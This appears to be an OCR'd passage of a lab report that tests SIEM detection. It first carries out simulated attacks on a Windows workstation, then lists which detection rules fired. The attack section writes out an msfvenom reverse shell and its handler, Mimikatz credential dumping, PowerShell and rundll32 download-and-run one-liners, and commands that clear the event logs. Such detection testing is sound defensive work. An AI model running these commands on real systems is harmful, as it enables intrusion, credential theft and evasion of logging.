
Using the Metasploit Framework you can create a malicious payload (Meterpreter Reverse Shell) and then setup a handler to receive this connection. By doing this you have a shell on the target machine which you can then escalate privileges, steal data or any other post exploitation.



```
kali@kali:~$ /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.152.131 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
kali@kali:~$ 
```

Figure 38: Reverse TCP shell

Once executed on the Target machine, the attacking machine will receive the connecting and, in this case, giving you a Meterpreter reverse Shell.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
set payload windows/meterpreter/reverse_tcp           set payload windows/meterpreter/reverse_tcp_rc4
set payload windows/meterpreter/reverse_tcp_allports  set payload windows/meterpreter/reverse_tcp_rc4_dns
set payload windows/meterpreter/reverse_tcp_dns       set payload windows/meterpreter/reverse_tcp_uuid
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > set LHOST 192.168.152.131
LHOST ⇒ 192.168.152.131
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.152.131:4444
[*] Sending stage (180291 bytes) to 192.168.152.130
[*] Meterpreter session 1 opened (192.168.152.131:4444 → 192.168.152.130:50049) at 2020-02-27 14:17:05 -0500

meterpreter > 
```

Figure 39: Metepreter

4.3 Recon Script Execution

After the initial breach, the attacker possibly would like to discover further information regarding the workstation.


To simulate this activity, we use a privilege escalation scripts, which identifies system vulnerabilities and weak points.

The script is called winPEAS and can be found at the following github directory: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

4.4 Mimikatz

Mimikatz is well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory.

It is one of the most common tools used by hackers and several modules of the tools will be executed.



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Dec 22 2019 21:45:22
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 366529 (00000000:000597c1)
Session           : Interactive from 1
User Name         : Chris
Domain            : DESKTOP-V3J0VHF
Logon Server      : DESKTOP-V3J0VHF
Logon Time        : 2/27/2020 4:48:39 PM
SID               : S-1-5-21-3028742094-3993453542-4188714612-1001
        msv :
         [00000003] Primary
         * Username : Chris
         * Domain   : DESKTOP-V3J0VHF
         * NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
         * SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
        tspkg :
        wdigest :
         * Username : Chris
         * Domain   : DESKTOP-V3J0VHF
```

Figure 40: Mimikatz

4.5 Powershell Execution

PowerShell is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and associated scripting language. It is commonly used by hackers due to its vast capabilities.

Several suspicious or malicious activities will be performed via powershell, as automated mimikatz execution.

- Examples:


powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PewPewPew/Invoke-MassMimikatz.ps1');'$env:COMPUTERNAME'|Invoke-MassMimikatz -Verbose"

4.6 Sysinternals Toolkit

It is also quite common, legitimate tools to be used with malicious purposes. Such tools can often be found in the sysinternals windows suite. Procdump and psexec is a common example of such cases. These tools can also be renamed, in order to obscure their execution for malicious purposes. In out example, we will rename the executables files before execution.

4.7 LOLBin

LOLBin is the accepted term for legitimate binaries that can be used by cybercriminals for hidden nefarious activity. It's a combination of 'living off the land' and 'binary'. In our case, we will use rundll32 and then, we will try to execute a js backdoor script, at the victim's workstation.




```
C:\Windows\system32>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScri
pt.Shell").Run("powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://ip:port/');"

C:\Windows\system32>
```

Figure 41: LOLBin

4.8 Log Deletion

Deleting logs is a relatively straight forward process. A hacker can use certain tools in order to remove individual log entries relating to their presence, during the covering tracks procedure. In our case, we will delete the security related log entries via commandline.



```
C:\Windows\system32>wevtutil cl Application

C:\Windows\system32>wevtutil cl Security
```

Figure 42: Log deletion

4.9 Malware Infection

In order to further identify the malicious activities that our SIEM can detect, we will infect the victim's workstation with known malwares such as emotet and trickbot.

These malicious files have been downloaded from the following site:


https://app.any.run/

In order to identify the activity of the malicious executables, the windows defender is turned off in order to allow execution.

5. Detection Results

5.1. SMB Brute Force

Although the login attempts of the brute force activity were logged and identified, no attacking signature was triggered:




2,152 hits
Feb 12, 2020 @ 17:13:38.476 - Feb 27, 2020 @ 17:13:38.476 — Auto

Time	rule_name	user_logon_id	event.action
Feb 27, 2020 @ 17:09:15.152	-	-	Logon
Feb 27, 2020 @ 17:09:15.114	-	-	Logon
Feb 27, 2020 @ 17:09:15.009	-	-	Logon
Feb 27, 2020 @ 17:09:14.945	-	-	Logon
Feb 27, 2020 @ 17:09:14.888	-	-	Logon

Figure 43: SMB brute-force detection

5.2 Reverse TCP Shell

The callback connection of the reverse shell has triggered the following alert:



1 hit
Feb 26, 2020 @ 20:12:08.158 - Feb 26, 2020 @ 20:27:08.158 —
Auto
Count
@timestamp per 30 seconds

Time	RuleName	rule_name
Feb 26, 2020 @ 20:26:36.290	-	Suspicious-Typical-Malware-Back-Connect-Ports_0

Figure 44: Reverse TCP shell detection

5.3 Recon Script Execution

The winPEAS script that was executed on the victim's workstation triggered the following alerts:


10 hits
Feb 26, 2020 @ 20:44:58.652 - Feb 26, 2020 @ 20:59:58.652 —
Auto
Count
@timestamp per 30 seconds


Time	rule_name
Feb 26, 2020 @ 20:59:48.428	Suspicious-Reconnaissance-Activity_0
Feb 26, 2020 @ 20:59:47.705	Whoami-Execution_0
Feb 26, 2020 @ 20:59:12.474	Antivirus-Relevant-File-Paths-Alerts_0
Feb 26, 2020 @ 20:58:38.975	Windows-Processes-Suspicious-Parent-Directory_0
Feb 26, 2020 @ 20:55:30.820	NTFS-Alternate-Data-Stream_0
Feb 26, 2020 @ 20:55:30.777	NTFS-Alternate-Data-Stream_0

Figure 45: Recon script detection

5.4 Mimikatz

Although mimikatz is a very common credential dumping tool, and several rules exist at the HELK database in order to detect it, no alert was triggered during the execution.

As we can see below, the windows event was logged matching the exact signature of mimikatz during the access of lsass.exe.



11 hits


Feb 13, 2020 @ 20:43:58.027 - Feb 28, 2020 @ 20:43:58.027 — Auto

process_granted_access	event_id	process_path	process_target_path
4,112	10	c:\users\chris\desktop\mimikatz\mimikatz.exe	c:\windows\system32\lsass.exe
4,112	10	c:\users\chris\desktop\mimikatz\mimikatz.exe	c:\windows\system32\lsass.exe
4,112	10	c:\users\chris\desktop\mimikatz\mimikatz.exe	c:\windows\system32\lsass.exe
4,112	10	c:\users\chris\desktop\mimikatz\mimikatz.exe	c:\windows\system32\lsass.exe
4,112	10	c:\users\chris\desktop\mimikatz\mimikatz.exe	c:\windows\system32\lsass.exe
4,112	10	c:\users\chris\desktop\mimikatz\mimikatz.exe	c:\windows\system32\lsass.exe

Figure 46: Mimikatz Logs

5.5 Powershell Execution

Most of the suspicious powershell commands that were executed, have triggered the expected alerts as we can see below:




69 hits

Feb 10, 2020 @ 17:08:13.364 - Feb 12, 2020 @ 00:04:14.837 — Auto

Time	rule_name	match_body.process_command_line
Feb 11, 2020 @ 22:29:14.492	PowerShell-Download-from-URL_0	"c:\windows\system32\windowspowershell\v1.0\powershell.exe" -exec bypass -noexit -c "iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/powershellempire/powertools/master/powerview/powerview.ps1')"

Figure 47: Powershell detection - 1




Time	RuleName	rule_name
Feb 27, 2020 @ 21:26:13.848	-	PowerShell-Network-Connections_0
Feb 27, 2020 @ 21:26:08.098	-	Windows-Suspicious-Powershell-commands_0

Figure 48: Powershell detection - 2

5.6 Sysinternals Toolkit

Several suspicious commands executed using the MS Sysinternals Suite generating the following alerts:




Time	rule_name
Feb 16, 2020 @ 20:33:08.088	Whoami-Execution_0
Feb 16, 2020 @ 20:32:05.463	Whoami-Execution_0
Feb 16, 2020 @ 20:29:48.618	Usage-of-Sysinternals-Tools_0
Feb 16, 2020 @ 20:29:48.560	Usage-of-Sysinternals-Tools_0
Feb 16, 2020 @ 20:29:04.300	Renamed-PsExec_0
Feb 16, 2020 @ 20:29:04.280	Renamed-PsExec_0
Feb 16, 2020 @ 20:28:53.613	Windows-Processes-Suspicious-Parent-Directory_0
Feb 16, 2020 @ 20:17:59.640	Windows-Processes-Suspicious-Parent-Directory_0

Figure 49: Sysinternals Toolkit

5.7 LOLBin

The malicious usage of the legitimate windows process rundll32.exe has also been detected.




Time	rule_name
Feb 16, 2020 @ 20:53:10.618	Suspicious-Rundll32-Activity_0
Feb 16, 2020 @ 20:53:04.603	Rundll32-Internet-Connection_0
Feb 16, 2020 @ 20:48:40.044	Windows-Processes-Suspicious-Parent-Directory_0

```
rundll32.exe javascript:"\..
\mshtml,RunHTMLApplication
";document.write();GetObject
("script:https://raw.githubuserc
ontent.com/3gstudent/Javascript-
Backdoor/master/test")
```

Figure 50: LOLbin detection

5.8 Log Deletion

The manual deletion of the log files generated the following alert:



7 hits

Feb 27, 2020 @ 20:10:31.773 - Feb 27, 2020 @ 20:40:31.773 — Auto

Time	RuleName	rule_name
Feb 27, 2020 @ 20:40:22.549	-	Security-Eventlog-Cleared_0


Figure 51: Log deletion detection

5.9 Malware Infection

Finally, we opened 2 infected doc files, in order to observe the activity of malicious code that is automatically executed.


At the following screens, we have identified the malicious activity and the alerts that this activity has triggered:

- Emotet:



